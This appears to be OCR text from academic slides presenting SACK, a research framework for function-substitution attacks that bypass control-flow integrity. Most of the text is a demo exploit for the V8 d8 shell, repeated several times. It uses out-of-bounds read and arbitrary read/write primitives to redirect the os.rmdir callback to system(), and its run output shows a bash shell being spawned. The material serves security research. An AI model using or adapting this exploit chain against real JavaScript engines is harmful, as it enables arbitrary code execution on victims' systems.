console.log("sfi addr: " + sfi.toString(16));
var func_data = ftoi32(arbRead(sfi - 0x8 + 0x4))[0];
console.log("func data addr: " + func_data.toString(16));
var call_code = ftoi32(arbRead(func_data - 0x8 + 0x18))[0];
console.log("call data addr: " + call_code.toString(16));
var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
console.log("jscallback: " + jscallback.toString(16));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
arbWrite(jscallback - 0x8 + 0x4 - 0xc, itof(system_addr));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
console.log("confirm system: " + ftoi(foreign_float64).toString(16));

os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$
```

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo

```
var addrs = oobRead();
var elementsAddr = ftoi32(addrs[1])[0];
if (elementsAddr == 0x800222d) {
  print("bad address, but it is OK");
  isBad = true;
}

//-----------------------------------------------------
var jsfunc = addrOf(os.rmdir);
console.log("JSF addr: " + jsfunc.toString(16));
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
console.log("sfi addr: " + sfi.toString(16));
var func_data = ftoi32(arbRead(sfi - 0x8 + 0x4))[0];
console.log("func data addr: " + func_data.toString(16));
var call_code = ftoi32(arbRead(func_data - 0x8 + 0x18))[0];
console.log("call data addr: " + call_code.toString(16));
var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
console.log("jscallback: " + jscallback.toString(16));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
arbWrite(jscallback - 0x8 + 0x4 - 0xc, itof(system_addr));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
console.log("confirm system: " + ftoi(foreign_float64).toString(16));

os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$
```


Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
var addrs = oobRead();
var elementsAddr = ftoi32(addrs[1])[0];
if (elementsAddr == 0x800222d) {
print("bad address, but it is OK");
isBad = true;
}
//----------
var jsfunc = addrOf(os.rmdir);
console.log("JSF addr: " + jsfunc.toString(16));
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
console.log("sfi addr: " + sfi.toString(16));
var func_data = ftoi32(arbRead(sfi - 0x8 + 0x4))[0];
console.log("func data addr: " + func_data.toString(16));
var call_code = ftoi32(arbRead(func_data - 0x8 + 0x18))[0];
console.log("call data addr: " + call_code.toString(16));
var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
console.log("jscallback: " + jscallback.toString(16));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
arbWrite(jscallback - 0x8 + 0x4 - 0xc, itof(system_addr));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
console.log("confirm system: " + ftoi(foreign_float64).toString(16));
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 sub-poc.js


Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
var jsfunc = addrOf(os.rmdir);
console.log("JSF addr: " + jsfunc.toString(16));
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
console.log("sfi addr: " + sfi.toString(16));
var func_data = ftoi32(arbRead(sfi - 0x8 + 0x4))[0];
console.log("func data addr: " + func_data.toString(16));
var call_code = ftoi32(arbRead(func_data - 0x8 + 0x18))[0];
console.log("call data addr: " + call_code.toString(16));
var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
console.log("jscallback: " + jscallback.toString(16));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
arbWrite(jscallback - 0x8 + 0x4 - 0xc, itof(system_addr));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
console.log("confirm system: " + ftoi(foreign_float64).toString(16));
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 sub-poc.js
JSF addr: 81d1b51
sfi addr: 81d1b2d
func data addr: 81c2fdd
call data addr: 81c3019
jscallback: 804294d
rmdir: 624c11057470
system: 624c11055f60
confirm system: 624c11057470
bash-5.1$

Demo



hqh5357@I4-GL-HQH5357-2: ~/demo
var jsfunc = addrOf(os.rmdir);
console.log("JSF addr: " + jsfunc.toString(16));
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
console.log("sfi addr: " + sfi.toString(16));
var func_data = ftoi32(arbRead(sfi - 0x8 + 0x4))[0];
console.log("func data addr: " + func_data.toString(16));
var call_code = ftoi32(arbRead(func_data - 0x8 + 0x18))[0];
console.log("call data addr: " + call_code.toString(16));
var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
console.log("jscallback: " + jscallback.toString(16));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
arbWrite(jscallback - 0x8 + 0x4 - 0xc, itof(system_addr));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
console.log("confirm system: " + ftoi(foreign_float64).toString(16));
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 sub-poc.js
JSF addr: 81d1b51
sfi addr: 81d1b2d
func data addr: 81c2fdd
call data addr: 81c3019
jscallback: 804294d
rmdir: 624c11057470
system: 624c11055f60
confirm system: 624c11057470
bash-5.1$

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
var sfi = ftoi32(arbRead(jsfunc - 0x8 + 0xc))[0];
console.log("sfi addr: " + sfi.toString(16));
var func_data = ftoi32(arbRead(sfi - 0x8 + 0x4))[0];
console.log("func data addr: " + func_data.toString(16));
var call_code = ftoi32(arbRead(func_data - 0x8 + 0x18))[0];
console.log("call data addr: " + call_code.toString(16));
var jscallback = ftoi32(arbRead(call_code - 0x8 + 0x8))[0];
console.log("jscallback: " + jscallback.toString(16));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4 - 0xc);
console.log("rmdir: " + ftoi(foreign_float64).toString(16));
var system_addr = ftoi(foreign_float64) - BigInt(0x1510);
console.log("system: " + system_addr.toString(16));
arbWrite(jscallback - 0x8 + 0x4 - 0xc, itof(system_addr));
var foreign_float64 = arbRead(jscallback - 0x8 + 0x4);
console.log("confirm system: " + ftoi(foreign_float64).toString(16));
os.rmdir("bash", ["--norc"]);
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8 sub-poc.js
JSF addr: 81d1b51
sfi addr: 81d1b2d
func data addr: 81c2fdd
call data addr: 81c3019
jscallback: 804294d
rmdir: 5ed0b31d1470
system: 5ed0b31cff60
confirm system: 5ed0b31d1470
bash-5.1$
exit
hqh5357@I4-GL-HQH5357-2:~/demo$

Conclusion

- *SACK:* a systematic framework for constructing function substitution (Sub) attacks
  - first scalable framework
  - 22 security oracles, 419 Sub attacks under fully-precise static CFI
  - Sub attacks are practical, widespread and can be systematically constructed
- Open source
  - https://github.com/psu-security-universe/sack




Thank You

Question?


zhechang@psu.edu

Conclusion

